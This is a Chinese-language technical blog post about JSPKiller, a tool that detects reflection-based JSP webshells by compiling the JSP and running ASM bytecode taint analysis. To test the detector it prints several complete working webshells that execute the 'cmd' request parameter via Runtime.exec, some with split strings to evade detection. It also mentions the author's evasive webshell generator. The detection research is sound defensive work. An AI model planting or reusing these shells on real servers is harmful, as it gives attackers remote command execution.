基于污点分析的JSP Webshell检测

4ra1n / 2021-12-06 14:02:05 / 浏览数 8315

0x00 前言

在11月初，我做了一些 JSP Webshell 的免杀研究，主要参考了三梦师傅开源的代码。然后加入了一些代码混淆手段，编写了一个免杀马生成器 JSPHorse，没想到在 Github 上已收获500+的Star


做安全只懂攻击不够，还应该懂防御

之前只做了一些免杀方面的事情，欠缺了防御方面的思考

于是我尝试自己做一个 JSP Webshell 的检测工具，主要原理是 ASM 做字节码分析并模拟执行，分析栈帧（JVM Stack Frame）得到结果

只输入一个JSP文件即可进行这一系列的分析，大致需要以下四步

- 解析输入的JSP文件转成Java代码文件
- 使用 ToolProvider 获得 JavaCompiler 动态编译Java代码
- 编译后得到的字节码用 ASM 进行分析
- 基于 ASM 模拟栈帧的变化实现污点分析



类似之前写的工具 CodeInspector，不过它是半成品只能理论上的学习研究，而这个工具是可以**落地**进行实际的检测，下面给大家展示下检测效果

0x01 效果


时间原因只做了针对于反射型 JSP Webshell 的检测

效果还是不错的，各种变形都可以轻松检测出

来个基本的反射马：1.jsp

```jsp
<%@ page language="java" pageEncoding="UTF-8" %>
<%
    String cmd = request.getParameter("cmd");
    Class rt = Class.forName("java.lang.Runtime");
    java.lang.reflect.Method gr = rt.getMethod("getRuntime");
    java.lang.reflect.Method ex = rt.getMethod("exec", String.class);
    Process process = (Process) ex.invoke(gr.invoke(null), cmd);
    java.io.InputStream in = process.getInputStream();
    out.print("<pre>");
    java.io.InputStreamReader resultReader = new java.io.InputStreamReader(in);
    java.io.BufferedReader stdInput = new java.io.BufferedReader(resultReader);
    String s = null;
    while ((s = stdInput.readLine()) != null) {
        out.println(s);
    }
    out.print("</pre>");
%>
```

查出是 Webshell



如果把字符串给拆出来：2.jsp

```jsp
<%@ page language="java" pageEncoding="UTF-8" %>
<%
    String cmd = request.getParameter("cmd");
    String name = "java.lang.Runtime";
    Class rt = Class.forName(name);
    String runtime = "getRuntime";
    java.lang.reflect.Method gr = rt.getMethod(runtime);
    java.lang.reflect.Method ex = rt.getMethod("exec", String.class);
    Object obj = gr.invoke(null);
    Process process = (Process) ex.invoke(obj, cmd);
    java.io.InputStream in = process.getInputStream();
    out.print("<pre>");
    java.io.InputStreamReader resultReader = new java.io.InputStreamReader(in);
    java.io.BufferedReader stdInput = new java.io.BufferedReader(resultReader);
    String s = null;
    while ((s = stdInput.readLine()) != null) {
        out.println(s);
    }
    out.print("</pre>");
%>
```

查出是 Webshell

```
PS C:\JavaCode\JSPKiller\target> java -jar .\JSPKiller-1.0-SNAPSHOT.jar -f .\2.jsp
   _____                 ____
  /  |  |____________ /_   | ____
 /   |  |\_  __ \__  \ |   |/    \
/    ^   /|  | \// __ \|   |   |  \
\____   | |__|  (____  /___|___|  /
     |__|           \/         \/
15:50:01 [INFO] [org.sec.Main] start code inspector
15:50:02 [INFO] [org.sec.service.ReflectionShellMethodAdapter] find source: request.getParameter
15:50:02 [INFO] [org.sec.service.ReflectionShellMethodAdapter] -> get Runtime class
15:50:02 [INFO] [org.sec.service.ReflectionShellMethodAdapter] -> get getRuntime method
15:50:02 [INFO] [org.sec.service.ReflectionShellMethodAdapter] -> get exec method
15:50:02 [INFO] [org.sec.service.ReflectionShellMethodAdapter] store request param into array
15:50:02 [INFO] [org.sec.service.ReflectionShellMethodAdapter] find reflection webshell!
PS C:\JavaCode\JSPKiller\target>
```

进一步变化，拆开字符串：3.jsp

```jsp
<%@ page language="java" pageEncoding="UTF-8" %>
<%
    String cmd = request.getParameter("cmd");
    String name = "java.lang."+"Runtime";
    Class rt = Class.forName(name);
    String runtime = "getRu"+"ntime";
    java.lang.reflect.Method gr = rt.getMethod(runtime);
    String exec = "ex"+"ec";
    java.lang.reflect.Method ex = rt.getMethod(exec, String.class);
    Object obj = gr.invoke(null);
    Process process = (Process) ex.invoke(obj, cmd);

    java.io.InputStream in = process.getInputStream();
    out.print("<pre>");
    java.io.InputStreamReader resultReader = new java.io.InputStreamReader(in);
    java.io.BufferedReader stdInput = new java.io.BufferedReader(resultReader);
    String s = null;
    while ((s = stdInput.readLine()) != null) {
        out.println(s);
    }
    out.print("</pre>");
%>
```

或者合并成一行

```jsp
Process process = (Process) Class.forName("java.lang.Runtime")
            .getMethod("exec", String.class)
            .invoke(Class.forName("java.lang.Runtime")
                        .getMethod("getRuntime").invoke(null), cmd);
    java.io.InputStream in = process.getInputStream();
```

都可以查出是 Webshell

```
PS C:\JavaCode\JSPKiller\target> java -jar .\JSPKiller-1.0-SNAPSHOT.jar -f .\3.jsp
   _____               ____
  /  |  |____________ /_   | ____
 /   |  |\_  __ \__  \ |   |/    \
/    ^   /|  | \// __ \|   |   |  \
\____   | |__|  (____  /___|___|  /
     |__|           \/         \/
15:51:40 [INFO] [org.sec.Main] start code inspector
15:51:40 [INFO] [org.sec.service.ReflectionShellMethodAdapter] find source: request.getParameter
15:51:40 [INFO] [org.sec.service.ReflectionShellMethodAdapter] -> get Runtime class
15:51:40 [INFO] [org.sec.service.ReflectionShellMethodAdapter] -> get getRuntime method
15:51:40 [INFO] [org.sec.service.ReflectionShellMethodAdapter] -> get exec method
15:51:40 [INFO] [org.sec.service.ReflectionShellMethodAdapter] store request param into array
15:51:40 [INFO] [org.sec.service.ReflectionShellMethodAdapter] find reflection webshell!
PS C:\JavaCode\JSPKiller\target>
```

如果是正常逻辑，和执行命令无关：4.jsp

```jsp
<%@ page language="java" pageEncoding="UTF-8" %>
<%
    String cmd = request.getParameter("cmd");
    Class rt = Class.forName("java.lang.String");
    java.lang.reflect.Method gr = rt.getMethod("getBytes");
    java.lang.reflect.Method ex = rt.getMethod("getBytes");
    Process process = (Process) ex.invoke(gr.invoke(null), cmd);
    java.io.InputStream in = process.getInputStream();
    out.print("<pre>");
    java.io.InputStreamReader resultReader = new java.io.InputStreamReader(in);
    java.io.BufferedReader stdInput = new java.io.BufferedReader(resultReader);
    String s = null;
    while ((s = stdInput.readLine()) != null) {
        out.println(s);
    }
    out.print("</pre>");
%>
```

那么不会存在误报

```
PS C:\JavaCode\JSPKiller\target> java -jar .\JSPKiller-1.0-SNAPSHOT.jar -f .\4.jsp
   _____               ____
  /  |  |____________ /_   | ____
 /   |  |\_  __ \__  \ |   |/    \
/    ^   /|  | \// __ \|   |   |  \
\____   | |__|  (____  /___|___|  /
     |__|           \/         \/
15:54:17 [INFO] [org.sec.Main] start code inspector
15:54:17 [INFO] [org.sec.service.ReflectionShellMethodAdapter] find source: request.getParameter
15:54:17 [INFO] [org.sec.service.ReflectionShellMethodAdapter] store request param into array
15:54:17 [INFO] [org.sec.service.ReflectionShellMethodAdapter] -> method exec invoked
PS C:\JavaCode\JSPKiller\target>
```

0x03 JSP处理

第一步我们需要把输入的 JSP 转为 Java 代码，之所以这样做因为 JSP 无法直接变成字节码

原理其实简单：造一个模板类，把 JSP 的 <% xxx %> 中的 xxx 填入模板

模板如下，简单取了三个 JSP 中常用的变量放入参数

```
package org.sec;

import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.PrintWriter;

@SuppressWarnings("unchecked")
public class Webshell {
    public static void invoke(HttpServletRequest request,
                              HttpServletResponse response,
                              PrintWriter out) {
        try {
            __WEBSHELL__
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

简单做了一下解析，可能会存在BUG但在当前的情景下完全够用

```
byte[] jspBytes = Files.readAllBytes(path);
String jspCode = new String(jspBytes);
// 置空为了后续分割字符串
jspCode = jspCode.replace("<%@", "");
// 得到<% xxx %>的xxx
String tempCode = jspCode.split("<%")[1];
String finalJspCode = tempCode.split("%>")[0];
// 从Resource里读出模板
InputStream inputStream = Main.class.getClassLoader().getResourceAsStream("Webshell.java");
if (inputStream == null) {
    logger.error("read template error");
    return;
}
// 读InputStream
StringBuilder resultBuilder = new StringBuilder();
InputStreamReader ir = new InputStreamReader(inputStream);
BufferedReader reader = new BufferedReader(ir);
String lineTxt = null;
while ((lineTxt = reader.readLine()) != null) {
    resultBuilder.append(lineTxt).append("\n");
}
ir.close();
reader.close();
// 替换模板文件
String templateCode = resultBuilder.toString();
String finalCode = templateCode.replace("__WEBSHELL__", finalJspCode);
// 使用了google-java-format库做了下代码格式化
// 仅仅为了好看，没有功能上的影响
String formattedCode = new Formatter().formatSource(finalCode);
// 写入文件
Files.write(Paths.get("Webshell.java"), formattedCode.getBytes(StandardCharsets.UTF_8));
```

上面代码有一处坑：想从打包后的 `Jar` 的 `Resource` 里读东西必须用 `getResourceAsStream` ，如果用 `URI` 的方式会报错。另外这里用 `Main.class.getClassLoader()` 是为了读到 `classes` 根目录

经过处理后JSP变成这样的代码，可以使用 `Javac` 命令手动编译

```java
package org.sec;

import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.PrintWriter;

@SuppressWarnings("unchecked")
public class Webshell {
  public static void invoke(
      HttpServletRequest request, HttpServletResponse response, PrintWriter out) {
    try {

      String cmd = request.getParameter("cmd");
      Class rt = Class.forName("java.lang.Runtime");
      java.lang.reflect.Method gr = rt.getMethod("getRuntime");
      java.lang.reflect.Method ex = rt.getMethod("exec", String.class);
      Process process = (Process) ex.invoke(gr.invoke(null), cmd);
      java.io.InputStream in = process.getInputStream();
      out.print("<pre>");
      java.io.InputStreamReader resultReader = new java.io.InputStreamReader(in);
      java.io.BufferedReader stdInput = new java.io.BufferedReader(resultReader);
      String s = null;
      while ((s = stdInput.readLine()) != null) {
        out.println(s);
      }
      out.print("</pre>");

    } catch (Exception e) {
      e.printStackTrace();
    }
  }
}
```

0x04 动态编译

手动编译的时候其实有一个坑：系统不包含 `servlet` 相关的库，所以会报错

这个好解决，只需要一个参数 `javac Webshell.java -cp javax.servlet-api.jar`

在网上查了下如何动态编译，这个代码还是比较多的

但都没有设置参数，我们情况特殊需要 `classpath` 参数，最终看官方文档得到了答案

```java
JavaCompiler compiler = ToolProvider.getSystemJavaCompiler();
StandardJavaFileManager fileManager = compiler.getStandardFileManager(
    null, null, null);
Iterable<? extends JavaFileObject> compilationUnits = fileManager.getJavaFileObjects(
    new File("Webshell.java"));
// 加入参数
List<String> optionList = new ArrayList<>();
optionList.add("-classpath");
optionList.add("lib.jar");
// 不需要打印多余的东西
optionList.add("-nowarn");
JavaCompiler.CompilationTask task = compiler.getTask(null, fileManager,
                                    null, optionList, null, compilationUnits);
task.call();
```

通过以上的代码会得到一个 `Webshell.class` 的字节码文件，这就是我们真正需要的东西

这里同样有一个坑：`ToolProvider.getSystemJavaCompiler()`这句话在`java -jar xxx.jara`的情况下是空指针，通过查询解决办法，发现需要在`JDK/JRE`的`lib`加入`tools.jar`并且将环境变量配到`JDK/bin`而不是`JDK/JRE/bin`或`JRE/bin`

当我们动态编译`Webshell.java`到`Webshell.class`后，读取字节码到内存中，就可以删除这两个临时文件了

```
byte[] classData = Files.readAllBytes(Paths.get("Webshell.class"));
Files.delete(Paths.get("Webshell.class"));
Files.delete(Paths.get("Webshell.java"));
```

0x05 模拟栈帧

JVM在每次方法调用均会创建一个对应的Frame，方法执行完毕或者异常终止，Frame被销毁


而每个Frame的结构如下，主要由本地变量数组（local variables）和操作栈（operand stack）组成

局部变量表所需的容量大小是在编译期确定下来的，表中的变量只在当前方法调用中有效

JVM把操作数栈作为它的**工作区**——大多数指令都要从这里弹出数据，执行运算，然后把结果压回操作数栈

参考我在`Github`的代码，该类构造了`Operand Stack`和`Local Variables Array`并模拟操作

在用ASM技术解析class文件的时候，模拟他们在JVM中执行的过程，实现数据流分析



使用代码模拟两大数据结构

```
public class OperandStack<T> {
    private final LinkedList<Set<T>> stack;
    // pop push methods
}
public class LocalVariables<T> {
    private final ArrayList<Set<T>> array;
    // set get method
}
```

在进入方法的时候，JVM会初始化这两大数据结构

- 清空已有的元素
- 根据函数入参做初始化

```
public void visitCode() {
    super.visitCode();
    localVariables.clear();
    operandStack.clear();

    if ((this.access & Opcodes.ACC_STATIC) == 0) {
        localVariables.add(new HashSet<>());
    }
    for (Type argType : Type.getArgumentTypes(desc)) {
        for (int i = 0; i < argType.getSize(); i++) {
            localVariables.add(new HashSet<>());
        }
    }
}
```

在方法执行的时候，对这两种数据结构进行`POP/PUSH`等操作，随便选了其中一部分供参考

```
@Override
public void visitInsn(int opcode) {
    Set<T> saved0, saved1, saved2, saved3;
    sanityCheck();
    switch (opcode) {
        case Opcodes.NOP:
            break;
        case Opcodes.ACONST_NULL:
        case Opcodes.ICONST_M1:
        case Opcodes.ICONST_0:
        case Opcodes.ICONST_1:
        case Opcodes.ICONST_2:
        case Opcodes.ICONST_3:
        case Opcodes.ICONST_4:
        case Opcodes.ICONST_5:
        case Opcodes.FCONST_0:
        case Opcodes.FCONST_1:
        case Opcodes.FCONST_2:
            operandStack.push();
            break;
        case Opcodes.LCONST_0:
        case Opcodes.LCONST_1:
        case Opcodes.DCONST_0:
        case Opcodes.DCONST_1:
            operandStack.push();
            operandStack.push();
            break;
        case Opcodes.IALOAD:
        case Opcodes.FALOAD:
        case Opcodes.AALOAD:
        case Opcodes.BALOAD:
        case Opcodes.CALOAD:
        case Opcodes.SALOAD:
            operandStack.pop();
            operandStack.pop();
            operandStack.push();
        ......
    }
}
```

为什么能够这样操作，参考 Oracle 的JVM指令文档：官方文档

上文其实略枯燥，接下来结合实例和大家画图分析，这将会一目了然

0x06 检测实现

新建一个 ClassVisitor 用于分析字节码，以下这三部是 ASM 规定的分析字节码方式

```
ClassReader cr = new ClassReader(classData);
ReflectionShellClassVisitor cv = new ReflectionShellClassVisitor();
cr.accept(cv, ClassReader.EXPAND_FRAMES);
```

大家需要注意 ASM 是观察者模式，需要理解**阻断**和**传递**的思想

其实 ReflectionShellClassVisitor 不是重点，因为我们的 JSP Webshell 逻辑都写在 Webshell.invoke 方法中，所以检测逻辑在 ReflectionShellMethodAdapter 类中

```java
// 继承自ClassVisitor
public class ReflectionShellClassVisitor extends ClassVisitor {
    private String name;
    private String signature;
    private String superName;
    private String[] interfaces;

    public ReflectionShellClassVisitor() {
        // 基于JDK8做解析
        super(Opcodes.ASM8);
    }

    @Override
    public void visit(int version, int access, String name, String signature,
                      String superName, String[] interfaces) {
        super.visit(version, access, name, signature, superName, interfaces);
        // 当前类目描述符父类名等信息有可能用到
        this.name = name;
        this.signature = signature;
        this.superName = superName;
        this.interfaces = interfaces;
    }

    @Override
    public MethodVisitor visitMethod(int access, String name, String descriptor,
                                     String signature, String[] exceptions) {
        MethodVisitor mv = super.visitMethod(access, name, descriptor, signature, exceptions);
        // 不用关注构造方法只分析invoke方法即可
        if (name.equals("invoke")) {
            // 稍后分析该类
            ReflectionShellMethodAdapter reflectionShellMethodAdapter = new ReflectionShellMethodAdapter(
                    Opcodes.ASM8,
                    mv, this.name, access, name, descriptor, signature, exceptions,
                    analysisData
            );
            // 出于兼容性的考虑向后传递
            return new JSRInlinerAdapter(reflectionShellMethodAdapter,
                    access, name, descriptor, signature, exceptions);
        }
        return mv;
    }
}
```

重点放在`ReflectionShellMethodAdapter`类


首先我们要确认可控参数，也就是污点分析里的`Source`，不难得出来自于`request.getParameter`

这一步的字节码如下

```
ALOAD 0
LDC "cmd"
INVOKEINTERFACE javax/servlet/http/HttpServletRequest.getParameter (Ljava/lang/String;)Ljava/lang/String; (itf)
ASTORE 3
```

这四步过程如下：

- 调用方法非STATIC所以需要压栈一个`this`对象
- 方法执行时弹出参数，方法执行后栈顶是返回值保存至局部变量表




我们可以在 INVOKEINTERFACE 的时候编写如下代码

```
@Override
public void visitMethodInsn(int opcode, String owner, String name, String desc, boolean itf) {
    if (opcode == Opcodes.INVOKEINTERFACE) {
        // 是否符合request.getParameter()调用
        boolean getParam = name.equals("getParameter") &&
            owner.equals("javax/servlet/http/HttpServletRequest") &&
            desc.equals("(Ljava/lang/String;)Ljava/lang/String;");
        if (getParam) {
            // 注意一定先让父类模拟弹栈调用操作，模拟完栈顶是返回值
            super.visitMethodInsn(opcode, owner, name, desc, itf);
            logger.info("find source: request.getParameter");
            // 给这个栈顶设置个flag:get-param以便于后续跟踪
            operandStack.get(0).add("get-param");
            return;
        }
    }
}
```

接下来看反射的第一句 Class.forName("java.lang.Runtime")

```
LDC "java.lang.Runtime"
INVOKESTATIC java/lang/Class.forName (Ljava/lang/String;)Ljava/lang/Class;
ASTORE 4
```

由于调用STATIC方法不需要this然后返回值保存在局部变量表第5位



这里我给反射三步的`LDC`分别给上自己的flag做跟踪


注意到`LDC`命令执行完后保存至栈顶

```
@Override
public void visitLdcInsn(Object cst) {
    if(cst.equals("java.lang.Runtime")){
        super.visitLdcInsn(cst);
        operandStack.get(0).add("ldc-runtime");
        return;
    }
    if(cst.equals("getRuntime")){
        super.visitLdcInsn(cst);
        operandStack.get(0).add("ldc-get-runtime");
        return;
    }
    if(cst.equals("exec")){
        super.visitLdcInsn(cst);
        operandStack.get(0).add("ldc-exec");
        return;
    }
    super.visitLdcInsn(cst);
}
```

下一句`rt.getMethod("getRuntime")`稍微复杂

```
ALOAD 4
LDC "getRuntime"
ICONST_0
ANEWARRAY java/lang/Class
INVOKEVIRTUAL java/lang/Class.getMethod (Ljava/lang/String;[Ljava/lang/Class;)Ljava/lang/reflect/Method;
ASTORE 5
```

中间主要是多了一步`ANEWARRAY`操作



这个染成黄色的过程在代码中如下

```
@Override
public void visitMethodInsn(int opcode, String owner, String name, String desc, boolean itf) {
    if(opcode==Opcodes.INVOKEVIRTUAL){
        boolean getMethod = name.equals("getMethod") &&
            owner.equals("java/lang/Class") &&
            desc.equals("(Ljava/lang/String;[Ljava/lang/Class;)Ljava/lang/reflect/Method;");
        if(getMethod){
            if(operandStack.get(1).contains("ldc-get-runtime")){
                super.visitMethodInsn(opcode, owner, name, desc, itf);
                logger.info("-> get getRuntime method");
                operandStack.get(0).add("method-get-runtime");
                return;
            }
        }
    }
```

下一步是 `rt.getMethod("exec", String.class)` 和上面几乎一致，不过数组里添加了元素

```
ALOAD 4
LDC "exec"
ICONST_1
ANEWARRAY java/lang/Class
DUP
ICONST_0
LDC Ljava/lang/String;.class
AASTORE
INVOKEVIRTUAL java/lang/Class.getMethod (Ljava/lang/String;[Ljava/lang/Class;)Ljava/lang/reflect/Method;
ASTORE 6
```

这一步几乎重复，就不再画图了，可以看出最后保存到局部变量表第7位

其中陌生的命令有 `DUP` 和 `AASTORE` 两个，暂不分析，我们在 `method.invoke` 中细说

代码中的处理类似

```
@Override
public void visitMethodInsn(int opcode, String owner, String name, String desc, boolean itf) {
    if(opcode==Opcodes.INVOKEVIRTUAL){
        boolean getMethod = name.equals("getMethod") &&
            owner.equals("java/lang/Class") &&
            desc.equals("(Ljava/lang/String;[Ljava/lang/Class;)Ljava/lang/reflect/Method;");
        if(getMethod){
            if(operandStack.get(1).contains("ldc-exec")){
                super.visitMethodInsn(opcode, owner, name, desc, itf);
                logger.info("-> get exec method");
                operandStack.get(0).add("method-exec");
                return;
            }
        }
    }
```

接下来该最关键的一行了：`ex.invoke(gr.invoke(null), cmd)`

```
ALOAD 6
ALOAD 5
ACONST_NULL
ICONST_0
ANEWARRAY java/lang/Object
INVOKEVIRTUAL java/lang/reflect/Method.invoke (Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;
ICONST_1
ANEWARRAY java/lang/Object
DUP
ICONST_0
ALOAD 3
AASTORE
INVOKEVIRTUAL java/lang/reflect/Method.invoke (Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;
```

第一步的`INVOKEVIRTUAL`只是得到了`Runtime`对象

